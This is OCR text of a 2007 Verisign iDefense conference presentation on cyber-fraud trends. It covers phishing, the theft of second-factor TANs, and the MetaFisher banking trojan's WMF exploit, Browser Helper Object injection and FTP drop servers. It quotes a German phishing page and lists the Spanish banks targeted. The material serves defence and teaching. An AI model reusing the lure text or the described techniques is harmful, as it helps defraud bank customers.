VeriSign®

FIRST 2007 - Seville
Cyber Fraud Trends and Mitigation

Verisign iDefense Security Intelligence Services


Ralph Thomas - Malcode Operations Director

June 21, 2007


Where it all comes together.™

Traditional Phishing

https://www.unicaja.es



Home User




Banking Web Server


VeriSign®

Traditional Phishing

http://65.40.13.173:122/unicaja.es.html

Faked Banking Web Server





Home User


Banking Web Server


VeriSign®

Traditional Phishing

http://65.40.13.173:122/unicaja.es.html

Faked Banking Web Server





Home User

Banking Web Server

https://www.unicaja.es


VeriSign®

Traditional Phishing

https://www.unicaja.es

Bad Guy

Home User



Banking Web Server

VeriSign®

Traditional Phishing

- Measures against Phishing:
  - Prevent users from being phished
    - EV certs
    - Passmark system
    - .bank TLD initiative
  - Prevent stolen credentials from being misused
    - Stronger authentication (2FA, nFA)
    - Fraud detection system

- ***But of course:***
  If you deploy 2FA the bad guys will steal your second factor!

VeriSign®

Phishing the second factor

Kundenzugang

Sehr geehrte Kunden der Postbank! Wegen zunehmender Phishing-Angriffe auf Bankkonten unserer Kunden haben wir den Beschluss über den Übergang zu einem effizienteren Authorisationssystem für Online-Banking gefaßt. Das früher benutzte iTan-Verfahren wird bis zum 17.05.2007 deaktiviert werden. Für sichere Ausführung von Konto-Operationen wird in Zukunft eine DigiPass-Einrichtung benutzt werden.


Es wird durch die DigiPass- Einrichtung ein einzigartiger Code für Überweisungsbestätigungen in Echtzeit generiert. Alle 60 Sekunden wird Ihnen die Einrichtung ein neuer Kode erteilen, was einen vollen Schutz gegen Phishing und Virenangriffen ermöglicht. Nach der erfolgreichen Ausfüllung des auf dieser Seite angeführten Formulars werden Ihnen durch den Postdienst im Laufe von 2 Wochen die Einrichtung und die Gebrauchsanweisungen zugeliefert.

Momentan müssen Sie das Formular für Tans von Ihrer Tan-Liste von 1 bis 40 oder von 101 bis 140 (je nach dem Tan-Listen-Typ) ausfüllen. Mit Hilfe von Tans wird durch das System ein einzigartiger 256-Bit-Schlüssel von hohem Verschlüsselungsniveau sg. MD5 generiert, der in Ihre DigiPass-Einrichtung eingegeben wird. Seien Sie bei der Eingabe sehr aufmerksam. Nach der erfolgreichen Ausfüllung aller Bereiche von Tans wird Ihr Account automatisch für neues DigiPass System aktiviert. Wenn Sie beim Ausfüllen Schwierigkeiten oder Fragen haben, können Sie unseren Supportdienst anrufen.

Durch die Angabe der TANs wird ihre aktuelle TAN-Liste NICHT deaktiviert!
Sie konnen ihre TAN-Liste weiterhin nutzen!

VeriSign®


MetaFisher Overview




Initial Compromise

Exploits WMF Vulnerability

Installs BHO in IE




Home User



Banking Web Server

VeriSign®

Browser Helper Objects



Initial Compromise

Exploits WMF Vulnerability


Installs BHO in IE

Home User

+ DLL modules designed as a plug-in for Microsoft's IE to provide added functionality.
+ Introduced in October 1997
+ Loaded once by each new instance of Internet Explorer.
+ Loaded for each instance of the Windows File Explorer
+ Examples: Adobe Acrobat, Alexa Toolbar, Google Toolbar
+ The BHO API provides access to the Document Object Model (DOM)
+ No Reasonable Prevention

VeriSign®

Browser Help Object Add-on Manager



XP SP2

IE

Tools

Mange Add-ons

BHO Process Injection

- **Browser Help Object: METAFISHER**
  - 'Plugin' for Microsoft Internet Explorer
  - Runs in the process space of IE
  - Has complete control over what IE does
  - SSL transfer is seen in cleartext by BHO
  - any sort of MITM attack is possible
  - every piece of information that is send to the internet or received from the net can be intercepted and modified, data integrity, confidentiality and accessibility are at risk

BHO loaded into Internet Explorer

```
C:\> tasklist /M ipsec6mon.dll
Image Name                     PID Modules
========================= ====== ========
IEXPLORE.EXE                  1632 ipsec6mon.dll
```


VeriSign®

Network Injection (Case Study)

+ **HTML Injection and phishing against Spanish Banks: Metafisher**


  The Metafisher Trojan is able to use HTML injection in a man-in-the-middle phishing attack against a list of Spanish banks that is supplied by the C&C server. At the time of this writing the following institutions are being targeted:

  - **Banco Bilbao Vizcaya Argentaria S.A. (bbvanet.com, bbvanetoffice.com)**
  - **Caja de Ahorros y Monte de Piedad de Madrid (cajamadrid.es, cajamadridempresas.es)**
  - **Montes de Piedad y Caja de Ahorros de Ronda Cadiz Almeria Malaga y Antequera (unicaja.es)**
  - **Caixa D`Estalvis de Catalunya (caixacatalunya.es)**
  - **Banco Espanol de Credito S.A. (banesto.es)**
  - **Banco Popular Espanol S.A. (bancopopular.es)**
  - **Deutsche Bank Sociedad Anonima Espanola (deutsche-bank.es)**


VeriSign®

Network Injection (Case Study)

+ **HTML injection and phishing against Spanish banks: Metafisher**



MetaFisher Overview




Initial Compromise

Exploits WMF Vulnerability

Installs BHO in IE


Home User

Account Info



FTP Drop Servers


Unique Directory Name by Country & Computer



Banking Web Server


VeriSign®

MetaFisher Overview




VeriSign®

MetaFisher Command & Control

